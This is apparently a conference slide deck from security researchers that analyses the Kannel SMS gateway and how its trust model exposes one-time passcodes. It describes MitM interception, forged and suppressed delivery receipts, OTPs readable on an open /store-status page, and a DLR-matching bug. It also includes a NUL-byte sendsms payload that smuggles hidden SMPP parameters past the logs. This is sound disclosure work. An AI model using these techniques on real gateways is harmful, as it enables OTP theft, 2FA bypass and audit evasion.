




YOUR OTP NEVER ARRIVED

Attacking the Trust Boundary Where SMS Meets the Internet

A field study of **Kannel** – the open-source SMS gateway quietly running the world.

```
root@defcon:~/sms-gw$ ./present --target kannel --mode offensive _
```

Kyprianos Vasilopoulos • Nikos Vourdas • 2026

```
> whoami
```

Who We Are

```
$ whoami
```

```
Kyprianos Vasilopoulos && Nikos Vourdas // messaging infrastructure
```

```
$ id
```

```
Cyber Security Researchers
```

```
$ cat ./focus.txt
```

```
Among Other Topics: SMS · telecom & gateway security · breaking and fixing the pipes
```

```
$ cat ./why_us.txt
```

```
We know where the bodies are buried
```

```
$ ./why_this_talk.sh
```

```
Every "Your OTP is 1234" rides this infra. We followed one that never arrived. _
```

```
> cat /etc/kannel/what_is_this.md
```

What Is Kannel?

- ▶ Open-source SMS gateway, run by the Kannel Group.
- ▶ The connective tissue between apps and mobile networks (SMSCs).
- ▶ Speaks every carrier dialect: SMPP, UCP/EMI, CIMD2, SMASI, HTTP...
- ▶ Battle-tested across A2P (application-to-person) messaging stacks.

FIELD NOTES

The catch

Community stable ended at 1.4.5 (2018). Active work moved to the 1.5.0-SVN line commercial deployments run; the long tail still lags on 1.4.x – and it still fronts huge volumes of real SMS traffic.

1999

First release

1.5.0

HA build • current line

5+

SMSC protocols

∞

Messages sent

```
> ps aux | grep box
```

The Boxes

Kannel is a set of cooperating daemons. Everything funnels through one core process.

CORE

bearerbox

The heart. Connects to SMSCs & bearers, routes every message. Hosts the admin HTTP interface.

SMS

smsbox

SMS services + the sendsms HTTP API. Maps keywords/URLs to apps; handles MO/MT.

SMPP

smppbox

ESME server (opensmppbox): lets apps speak SMPP to Kannel directly.

WAP

wapbox


The WAP stack (WSP/WTP/WTLS). Historic reason Kannel exists – now legacy.

+ also: `sqlbox` • `amqpbox` – store-and-forward, queue integration.

> the big picture

How Kannel Fits In

In one line: Kannel is the middle box that lets an app (your bank) send a text to your phone.



How your OTP reaches you (read right → left):

- (1) Your bank's app hands the code to Kannel's **smsbox**
- (2) **Bearerbox** picks the right carrier (SMSC)
- (3) The SMSC sends it over the mobile network
- (4) Your phone buzzes.

Break any single hop – and “**your OTP never arrived.**”

> the outside world

External Entities

Everything that talks **TO** Kannel – not part of Kannel itself.

Mobile Device

SMS / MMS / USSD

The actual phone. Never talks to Kannel directly – it goes through the carrier's SMSC first.

Carrier SMSC

operator network

The operator's Short Message Service Centre (Vodafone, Orange...). Kannel connects to it via SMPP.

HTTP Client

REST / sendsms

A web app/script that sends SMS, e.g. calls `http://kannel:13013/cgi-bin/sendsms?...` – the common way.

SMPP Client (ESME)

external ESME

A third-party app that speaks SMPP natively instead of HTTP. Bulk/aggregator platforms. Binds to OpenSMPPBox.

Legacy – WAP era

WSP / WTP · WML

WAP devices + WML content servers (~2000–2008). WAPBox compiles WML→WBXML. Largely irrelevant today.

> protocol translators

SMSC Connection Drivers

How Kannel talks to carriers. Each driver lives inside bearerbox and converts the carrier protocol into Kannel's internal **Msg**.

SMPP SMSC

`smc_smpp.c`

SMPP v3.4 – the industry standard. `submit_sm` / `deliver_sm` + TLV params.

HTTP SMSC

`smc_http.c`

Carriers/aggregators with an HTTP API. Clickatell, Kannel-to-Kannel chaining, custom.

CIMD2 SMSC

`smc_cimd2.c`

Nokia's Computer Interface to Message Distribution. Older Nokia infrastructure.

UCP / EMI SMSC

`smc_emi.c`

CMG's Universal Computer Protocol. Mostly European networks (X.25 variant too).

SMASI / OIS

`smc_smasi.c` / `smc_ois.c`

Nokia's legacy access interfaces for older SMSC gear.

Fake SMSC

`smc_fake.c`

Testing/simulation driver – no real carrier. (Shown dashed in the diagram.)

also: SOAP (`smc_soap.c`) • SEMA (`smc_sema.c`)

> the engine

BearerBox – The Core

bearerbox.c – one long-lived daemon. The central sorting office between the carrier world (left) and the application world (right).

Message Router msg.h

routes by the Msg struct · e.g. bank OTP → carrier

SMSC Connection Mgr bb_smscconn.c

monitors every carrier link · e.g. SMPP bind to Vodafone

Box Connection Mgr bb_boxc.c

TCP listeners · e.g. smsbox/smppbox attach on :13001

DLR Storage dlr.c

delivery reports · e.g. a PostgreSQL DLR table

meta_data Engine meta_data.c

URL-encoded TLV key-values attached to messages

Logging & Admin HTTP bb_http.c :13000

admin · e.g. GET /status, GET /shutdown

Octstr / Gwlib octstr.c

binary-safe string lib + HTTP/threading internals

WAP Stack wapbox.c · UDP :9200-9202

WDP/WTP/WSP layers (legacy)

SINGLE POINT OF FAILURE everything runs in one process – own bearerbox and you own the gateway: all messages, all links, all creds in memory.

> cooperating daemons

The Boxes – Deep Dive

Separate processes that connect to BearerBox over TCP. The box↔bearerbox link on **port 13001 has no authentication by default.**

SMSBox

smsbox.c · :13013

HTTP sendsms API + MO routing to your URL. Concatenation, charset, sms-services.

OpenSMPPBox

opensmppbox.c · :2775

Turns Kannel into an SMPP server – external ESMEs bind in. PDU↔Msg translation.

WAPBox

wapbox.c · :13002

WAP application layer: WML→WBXML, sessions, WAP Push. Legacy.

SQLBox

sqlbox.c · :13001

Third-party addon. Transparent proxy between BearerBox & SMSBox; queue via DB rows, log MO/DLR.

PluginBox

custom plugins

Generic extension point for custom message-processing logic. Non-standard (dashed in diagram).

> your software

The Applications

Your software – the reason Kannel exists. Completely external to Kannel; this is where the OTP starts and ends.

HTTP App Server

MO receive callback
Receives incoming SMS: SMSBox sends an HTTP GET/POST with sender, receiver, text, timestamp.

MT Sending App

sendsms HTTP API
Sends outgoing SMS via GET /cgi-bin/sendsms?...&to=+30...&text=Your+OTP+is+4821.
Your 2FA/notify/marketing.

ESME Application

SMPP bind → OpenSMPPBox
Enterprise app that speaks SMPP instead of HTTP; binds to OpenSMPPBox :2775.

DLR Receiver

HTTP callback for DLRs
A URL on your server that receives delivery-report callbacks (delivered / failed / buffered).

Database

MySQL / PostgreSQL / Oracle
With SQLBox: INSERT rows to send SMS, read tables for inbound + DLRs. No HTTP/SMPP needed.

Trust boundary: apps speak HTTP/SMPP to Kannel; Kannel speaks carrier protocols to the SMSC. Our talk lives on that seam.

> who listens where

Port Map && Connection Topology

BEARERBOX

- | **:13000** Admin HTTP // status, shutdown, reload, restart
- | **:13001** Box listener // SMSBox + OpenSMPPBox + SQLBox connect here
- | **:13002** WAP listener // WAPBox connects here
- | **:9200** WDP / UDP // WAP connectionless (also 9201, 9202)
- | outbound SMSC links // SMPP typically :2775 to the carrier

SMSBOX

- | **:13013** sendsms HTTP // MT send API + MO receive
- | connects → BearerBox :13001

OPENSMPBOX

- | **:2775** SMPP server // ESMEs bind here
- | connects → BearerBox :13001

SQLBOX

- | connects → BearerBox :13001 // pretends to be an smsbox
- | connects → Database // polls for MT, Logs MO/DLR

WAPBOX

- | connects → BearerBox :13002

```
> strace ./message
```

How a Message Flows

▶ MT – Mobile Terminated (Sender → phone)

- 1 App calls smsbox **sendsms** HTTP API.
- 2 Smsbox hands it to bearerbox (:13001).
- 3 Bearerbox **routes** to the right SMSC.
- 4 SMSC delivers to handset; DLR returns.

▶ MO – Mobile Originated (phone → System)

- 1 Subscriber texts a keyword/shortcode → SMSC.
- 2 SMSC pushes to bearerbox (SMPP/UCP/CIMD2).
- 3 Bearerbox matches an **sms-service**.
- 4 Smsbox calls your app URL; reply → MT.

Key truth: **bearerbox is the single chokepoint** – routing, queueing, SMSC state, and the admin interface all live here.

```
> nmap -p 13000,13013 the-internet
```

..So What's Actually Exposed?

We pointed internet-wide scanners at it. The chokepoint is sitting on the public internet.

~800-1000

Kannel on Shodan

~850-1.2k

Live on ZoomEye (2026)

1.4.x

Dominant – all EOL

:13000

Admin ports open


- ▶ Exposed **bearerbox admin** & **smsbox sendsms** interfaces.
- ▶ EOL versions, default ports, sometimes default **status/admin passwords**.
- ▶ Next: what an attacker can actually **do** with that. →

The Core Contribution:

Trust-Boundary Attack Primitives

Some are inherent to SMS itself; some are Kannel's own. All are the consequence of a **25-year-old trust assumption** meeting a modern threat model.

Who Does Kannel Trust?




- ▶ Kannel is a relay – it submits what the app asks and delivers what the SMSC says.
- ▶ SMPP (1999) assumed the SMSC was a trusted carrier node on a private leased line – trust was physical.
- ▶ Today that 'trusted' SMSC can be a cloud aggregator, a reseller, a misconfigured relay – or an attacker.
- ▶ A secure design would verify the upstream – signed receipts, mutual TLS. Kannel does neither.

Kannel has zero mechanism to verify that its upstream SMSC is telling the truth.

Why Interception Is Trivial

Kannel outbound to the SMSC / aggregator:



```
glib/conn.c: SSL_CTX_set_verify(ctx, SSL_VERIFY_NONE, NULL)
```


- Certificate is NEVER verified
- Any MitM with a self-signed certificate succeeds
- Attacker reads PLAINTEXT OTP content + phone numbers

- ▶ Outbound TLS defaults to SSL_VERIFY_NONE – accepts any certificate.
- ▶ It verifies only if a trusted-CA file is configured (off by default)...
- ▶ ...and even then, the callback does no hostname check.
- ▶ So a MitM with any cert succeeds – the OTP flows in cleartext.

INHERENT: SMS is cleartext at every hop. KANNEL: outbound TLS verifies nothing by default.

'Reading SMS is inherent' Yes – but no cert verification lets a MitM in, not just a contracted carrier.

Lab Setup: Rogue SMSC




- ▶ Kannel 1.5.0 stock – no mods
- ▶ Rogue SMSC: speaks valid SMPP, lies about outcomes
- ▶ Observer: annotates the PDU exchange live
- ▶ App: simulated bank / OTP platform

Every PDU here is valid SMPP – nothing is malformed. The vulnerability is the trust model: Kannel believes whatever its SMSC reports – delivery, errors, message-ids – with no verification. 'Valid' is not 'truthful.'

Silent Censorship

“Three messages go in. Two come out. The application never notices.”



- ▶ `generic_nack` is a valid SMPP response – the SMSC is allowed to reject.
- ▶ Kannel can't distinguish a deliberate, content-targeted drop from a real network error.
- ▶ Kannel doesn't retry it, doesn't flag it, and logs nothing.
- ▶ The app sees a generic failure (or nothing); the victim's phone stays silent.

INHERENT: any hop can drop a message.
KANNEL: it can't tell a targeted drop from a real error, and logs nothing.


'Valid nack – why shouldn't Kannel trust it?' It should, at the protocol layer – that IS the finding. Same trust-model class as SS7.

App sees: #1 delivered • #2 no callback ("in transit?") • #3 delivered
Reality: #2 was killed. Subscriber never received it. No trace.


Billing Fraud via Forged Receipt

"The customer is charged. The message was never sent."

NORMAL:



ATTACK:



- ▶ The carrier (SMSC) replies "delivered" – a normal, valid-looking reply. Nothing is broken.
- ▶ But a delivery receipt can't be proven – it isn't signed, so neither Kannel nor the app can tell a real 'delivered' from a fake one.
- ▶ Kannel passes 'delivered' up as fact – and the customer is billed on the strength of it.
- ▶ The phone got nothing – and nothing, anywhere, flags the receipt as a lie.

INHERENT: SMPP receipts are unauthenticated – an SMSC can lie.
KANNEL: it relays the lie to the app as truth, no anomaly signal.
'The SMSC defrauds its customer, not Kannel' True – and the app can't tell.
The consequence: your bank acts on a 'delivered' nobody can check.

Read, Forge, Suppress – Attacking the OTP Path

Bank --OTP--> Kannel --> rogue SMSC / MitM

- 1) READ the code is cleartext on the wire,
or on Kannel's /store-status page
- 2) FORGE fake DELIVRD -> app believes 2FA OK
- 3) SUPPRESS generic_nack -> the phone stays silent

app: 'delivered' phone: silent attacker: holds the code

```
3-9798-b1811fd09353] [flags:-1:-1:-1:-1:8] [msg:4:ACK/] [udh:0:]
2026-06-15 09:09:47.937 Sent SMS [SMSC: [REDACTED]] [BOX:smsbox_h
sg:50:<#> 987594 is your Instagram code. Don't share it.] [udh:0:]
2026-06-15 09:09:48.381 Receive DLR [SMSC: [REDACTED]] [BOX:smsbox_ha_
```

```
2026-06-15 09:09:14.607 Sent SMS [SMSC: [REDACTED]] [ACT:] [BINF:] [F
lags:-1:0:-1:0:795] [msg:58:Use verification code 338484 for Microsoft authentication.] [udh:0:]
2026-06-15 09:09:14.607 Receive DLR [REDACTED] [ACT:] [BINF:]
```

```
Jun 11, 2026 @ 10:48:56.794 2026-06-11 07:48:56.266 Sent SMS [SMSC: [REDACTED]] [META:] [from:Temu]
b2a-ebc2c4aaf28c] [flags:-1:0:-1:0:795] [msg:68:Temu: 174775 is your verification code. Don't share it with anyone.] [udh:0:] [SRT:0.002]
```

- ▶ Read: the OTP is cleartext in the submit_sm (no TLS verify) – or on /store-status.
- ▶ Forge: a fake DELIVRD so the app believes the code was delivered.
- ▶ Suppress: a generic_nack so the victim never receives it (no race).
- ▶ Result: the app shows success, the phone stays silent, the attacker holds the code.

Read OTPs Off /store-status

```
GET /store-status (status-class auth)
-> if status-password unset: OPEN (no auth)
-> dumps every in-flight message:
[Sender] [Receiver] ... [Message]
... +30698.. "Your code is 847291" <- OTP cleartext
> THE BUG – full message body printed in cleartext – incl. the OTP
```

SMS ID	Type	Time	Sender	Receiver	SMSC ID	BOX ID	UDH	Message
87c09aed-907f-498b-b924-6855449c5231	MO	2023-12-13 10:29:28	+972 50 123 4567	+972 50 123 4567	ETS-SMSC1			062A
9c7a7e4c-cf45-411e-8ac3-35ec85c13807	MO	2025-02-12 10:09:39	1xB...	+972 50 123 4567	ETS-SMSC2			Happy Birthday! Wishing you best of luck and every success! Here is a gift promo code: cvvjx6p
e0953a8d-cd1f-4389-8ebe-79f82fb399ee	MO	2023-12-13 10:32:25	+972 50 123 4567	+972 50 123 4567	ETS-SMSC1			06450631064A06450020064A064806330641002006450627064A0635064A063100200627064406480627062A063300200627062800200627062E062A064A
1769fc4c-4ac7-4906-8278-fe809372dfdd	MO	2025-02-12 10:08:09	MO...	+972 50 123 4567	ETS-SMSC2			Your OTP For Registering With MOI is 421690. Please Do not Share This With Any One
60053f50-8b23-4cae-9366-ec3aec3d507d	MO	2025-02-12 10:11:51	Hea...	+972 50 123 4567	ETS-SMSC2			Dear Member, The pre-approval request received from BDF HOSPITAL (ROYAL MEDICAL SERVICES) is under process.Any Query.Contact Hotline 80011360.
a2d03764-3bc2-460c-91bf-0893ac7712c6	MO	2025-02-12 10:12:41	AL...	+972 50 123 4567	ETS-SMSC2			Dear Customer, Thank you for using E-Coupon Time 12/02/2025 Debited QTY 1 Balance QTY 15 Call 80008400 / 17404435 http://bit.ly/WatersBH

- ▶ store_status() prints sender/receiver/UDH/Message (bb_store.c:145)
- ▶ Open if status-password unset AND a store is configured
- ▶ Live snapshot of messages in transit – incl. OTPs
- ▶ No credentials, no timing – just read the code off the page

Read the OTP without being the SMSC – if monitoring is open + a store is on.

sequence_number vs message_id – Which One Matters

sequence_number – the link

per-PDU counter, Kannel <-> SMSC
bind session; matches req <-> resp
submit_sm 5 <-> submit_sm_resp 5
= link plumbing, NOT an SMS id
CENSORSHIP rejects by this

message_id – the message

assigned by the SMSC in submit_sm_resp
it names the actual SMS
the delivery receipt carries it back
= Kannel's DLR lookup key
RECEIPT attacks ride on this

- ▶ `sequence_number`: a per-PDU counter on the link. Censorship uses it to reject the in-flight message.
- ▶ `message_id`: the SMSC's name for the message, echoed in the delivery receipt – Kannel's DLR key.
- ▶ Receipt attacks ride on `message_id`: forged DELIVRD references it; Interception reads cleartext – neither.
- ▶ Only the `sequence_number` is sequential by design; `message_id` format is SMSC-defined.

DLR Cross-Contamination

“The bank's wire-transfer confirmation fires – for the wrong customer.”

SMSC returns message_id in the delivery receipt. Kannel asks: all digits?

```
gw_isdigit(id) == TRUE  → decimal → DLR table[decimal]
gw_isdigit(id) == FALSE → hex    → DLR table[hex]  (!)
```

```
Bank's msg_id = "12345" (decimal) → stored at slot hash("12345")
Rogue receipt  msg_id = "1e240"  → has 'e' → gw_isdigit = FALSE
                                   → parsed as hex 0x1e240 = 123456 dec
                                   → lookup hits a DIFFERENT customer's slot
                                   → the WRONG callback URL fires
```

- ▶ To match a 'delivered' receipt to its message, Kannel turns the ID into a number - guessing decimal or hex ('all digits?').
- ▶ Bad guess collides: 'ff' read as hex and '255' as decimal both become 255 - two different messages look identical.
- ▶ So one customer's 'delivered' receipt lands on another customer's callback.
- ▶ A real Kannel bug - reproduced live three ways, not 'working as designed.'

Two Code Paths, Two Different Bitmasks

```
STORE submit_sm_resp      smsc_smpp.c:1981
  if ((msg_id_type & 0x01) ||      // bit 0x01
      !octstr_check_range(id, gw_isdigit))
    tmp = strtoll(id, NULL, 16);  // HEX
  else tmp = strtoll(id, NULL, 10); // DECIMAL

LOOKUP deliver_sm DLR      smsc_smpp.c:1655
  if ((msg_id_type & 0x02) ||      // bit 0x02 !!
      !octstr_check_range(id, gw_isdigit))
    tmp = strtoll(id, NULL, 16);  // HEX
  else tmp = strtoll(id, NULL, 10); // DECIMAL
```

➤ **THE BUG** – store checks 0x01; lookup checks 0x02 – different bits, same config

- ▶ Store checks bit 0x01; lookup checks bit 0x02 – different bits of ONE config value.
- ▶ So store and lookup can disagree on hex vs decimal for the same message_id.
- ▶ A fallback forces hex on both when the id has letters – so the bug only bites on all-digit ids.
- ▶ With msg-id-type=0x01: stored hex, looked up decimal. They never match.

A fragile, under-warned config: store checks bit 0x01, lookup bit 0x02 - the two silently desync. Reproduced live, no warning.

'Reading SMS is inherent' Yes – but no cert verification lets a MitM in, not just a contracted carrier.

Why the Receipts Collide – Step by Step

```
config: msg-id-type = 0x01
```

- (1) SMSC ack: submit_sm_resp message_id = "100"
- (2) STORE: $0x01 \ \& \ 0x01 = \text{TRUE}$ $\rightarrow \text{hex}("100") = 256$
DLR table key = 256
- (3) Receipt arrives: receipted_message_id = "100"
- (4) LOOKUP: $0x01 \ \& \ 0x02 = \text{FALSE}$ $\rightarrow \text{dec}("100") = 100$
dlr_find(key = 100)
- (5) $256 \neq 100$ $\rightarrow$ receipt does NOT match the message

- ▶ Same id '100': stored as 256, looked up as 100 – no match.
- ▶ Best case: the delivery receipt is silently dropped (DLR loss).
- ▶ Worst case: 100 IS another message's key $\rightarrow$ its callback fires for THIS receipt.
- ▶ Runtime-reproduced – 3 scenarios (DLR loss + cross-routing collision).

One config value, two bitmasks $\rightarrow$ the receipt lands on the wrong message.

'Reading SMS is inherent' Yes – but no cert verification lets a MitM in, not just a contracted carrier.

The Octstr Split (NUL Byte)

Kannel's own string type sees a different message than its logs do.

```
Octstr: [ H e l l o \0 s e c r e t ]   len = 12
        binary-safe, length-prefixed
```

```
octstr_len()      -> 12      sees EVERYTHING
octstr_get_cstr() -> 'Hello' stops at \0
  |               |
engine / SMPP / parser  logs / monitor / app
```

```
attacker sends: Hello\0secret      (%00 in the field)
LOG / monitor  : "Hello"           clean - half the truth
SMPP / wire    : Hello + secret     full payload applied
=> logs say one thing, the wire does another
```

- ▶ Octstr is binary-safe; octstr_get_cstr() returns a C string that stops at the first \0.
- ▶ Same field, two readings: the engine processes all of it; logging sees half.
- ▶ This asymmetry repeats across 7+ call sites in Kannel.
- ▶ A %00 in an HTTP parameter creates the split – invisible to monitoring.
- ▶ Audit evasion: your log / SIEM records the clean half while the full payload reaches the wire - forensics diverge from reality.

Split Reality – Hidden SMPP Parameters

```
sendsms meta-data =  
  ?info?status=ok%00?smpp?source_addr_ton=5&data_coding=4
```

decodes inside Kannel to:

```
  ?info?status=ok \0 ?smpp?source_addr_ton=5 ...  
    ^ monitoring sees      ^ SMPP engine applies
```

```
access log:  [META:?info?status=ok]    (clean)  
submit_sm :  source_addr_ton=5         (alphanumeric)
```

In plain terms: monitoring sees a harmless status;
the network gets hidden instructions.

- ▶ A logged-in sender hides a second command block after a null byte (%00).
- ▶ The log, the meta-data header and the app callback all stop at the null - they see only the harmless first half.
- ▶ But Kannel's SMPP engine reads it all - the hidden sender-type, encoding and extra fields go out on the wire.

INHERENT: none • KANNEL: Octstr split (unique) • HIGH – audit evasion + hidden injection

One Asymmetry, Seven Call Sites

```
glib/octstr.c
octstr_len(os)      -> os->len    // binary-safe
octstr_get_cstr(os) -> os->data  // C str, stops at \0
```

```
url_decode runs past %00                octstr.c:1764
} while (*string); // checks INPUT, not output
```

```
truncate at \0 (octstr_get_cstr):
bb_alog.c:412  access-log body & sender
smsbox.c      X-Kannel-Meta-Data header, exec arg
